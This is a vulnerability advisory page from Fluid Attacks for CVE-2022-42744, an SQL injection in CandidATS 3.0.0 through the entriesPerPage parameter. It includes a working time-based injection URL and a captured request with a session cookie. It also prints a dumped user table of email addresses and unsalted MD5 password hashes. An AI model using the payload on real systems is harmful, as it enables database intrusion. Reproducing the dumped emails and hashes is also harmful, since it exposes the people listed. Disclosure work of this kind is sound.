



## CandidATS 3.0.0 – SQLi via entriesPerPage

### Summary



#### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)

[Show details](#)

<b>Affected versions</b>	Version 3.0.0
<b>State</b>	Public
<b>Release date</b>	2022-10-25

### Vulnerability

<b>Kind</b>	SQL injection
<b>Rule</b>	<u>146. SQL injection</u>
<b>Remote</b>	Yes
<b>CVSSv3 Vector</b>	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
<b>CVSSv3 Base Score</b>	8.8
<b>Exploit available</b>	Yes
<b>CVE ID(s)</b>	<u>CVE-2022-42744</u>



#### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)

[Show details](#)

## Vulnerability

The SQLi present in CandidATS 3.0.0 allows an unauthenticated remote attacker to perform CRUD operations on the application database. To trigger this vulnerability, we will need to send a malicious SQL query in the `entriesPerPage` parameter.

- [https://demo.candidats.net/ajax.php?f=getPipelineJobOrder&jobborderID=50&page=0&entriesPerPage=15+AND+sleep\(5\)--+&sortBy=dateCreatedInt&sortDirection=desc&indexFile=index.php&isPop+up=0](https://demo.candidats.net/ajax.php?f=getPipelineJobOrder&jobborderID=50&page=0&entriesPerPage=15+AND+sleep(5)--+&sortBy=dateCreatedInt&sortDirection=desc&indexFile=index.php&isPop+up=0)

# Exploitation

In this attack we will obtain the logs containing the emails and passwords of the users. To achieve this we will need 3 things:

## candidATS.req

The request of the application, we save it in a file.

```
GET /ajax.php?f=getPipelineJobOrder&joborderId=50&page=0&entriesPerPage
Host: demo.candidats.net
Cookie: CATS=1eiuqu2acq6t6tcguhcof52eha
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Fir
```



### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)

[Show details](#)

## Dump DB

Finally we see how we managed to compromise user records.

Database: prfkvqsyht

Table: user

[25 entries]

## Exploitation

email	password
<blank>	8d29285a7653350f4aeb7b0bbf36e108
<blank>	candidats
0	b5c085bf924d7c41c5f495c13f6397d6
a@a.com	0cc175b9c0f1b6a831c399e269772661
abc@gmail.com	0192023a7bbd73250516f069df18b500
ADMIN@ADMIN.COM	81dc9bdb52d04dc20036dbd8313ed055
amuthan@auieo.com	0cf21ce35322d2e56d745e319b933470
dummy@gmail.com	275876e34cf609db118f3d84b799a790
ffff@wwe.com	202cb962ac59075b964b07152d234b70
good@good.com	dc86cac9517e4959b0620f04fa1bcc09
isoltis@arcmc.org	81dc9bdb52d04dc20036dbd8313ed055
john.smith@yopmail.com	2c103f2c4ed1e59c0b4e2e01821770fa
john@test.com	cccedb4ed9c3f33baa5203e2a6d8d24f
jt@nice.com	81dc9bdb52d04dc20036dbd8313ed055
kavivigneshmahendran24@gmail.com	f38cde1654b39fea2bd4f72f1ae4cdda
maninderpalsingh9501@gmail.com	25c941e2c01b7eb01175c3ea13b88aca
pam.brown@yopmail.com	2c103f2c4ed1e59c0b4e2e01821770fa



### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Allow all cookies

Show details

## Our security policy

We have reserved the CVE-2022-42744 to refer to this issue from now on.

- <https://fluidattacks.com/advisories/policy/>

## System Information

- Version: CandidATS 3.0.0
- Operating System: GNU/Linux

## Mitigation

There is currently no patch available for this vulnerability.

## Credits

The vulnerability was discovered by Carlos Bello from Fluid Attacks' Offensive Team.

## References

**Vendor page** <https://candidats.net/>

## Timeline

- 2022-10-07  
Vulnerability discovered.




### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Allow all cookies

Show details

- 2022-10-25  
Public Disclosure.



## Services



### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)[Show details](#)

Secure Code Review

Red Teaming

Breach and Attack Simulation

Security Testing

Penetration Testing

Ethical Hacking

Vulnerability Management

Blog

Certifications

Partners

Careers

Advisories

FAQ

Documentation

Contact

Copyright © 2022 Fluid Attacks. We hack your software. All rights reserved.

[Service Status](#) - [Terms of Use](#) - [Privacy Policy](#) - [Cookie Policy](#)



### **This website uses cookies**

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)

[Show details](#)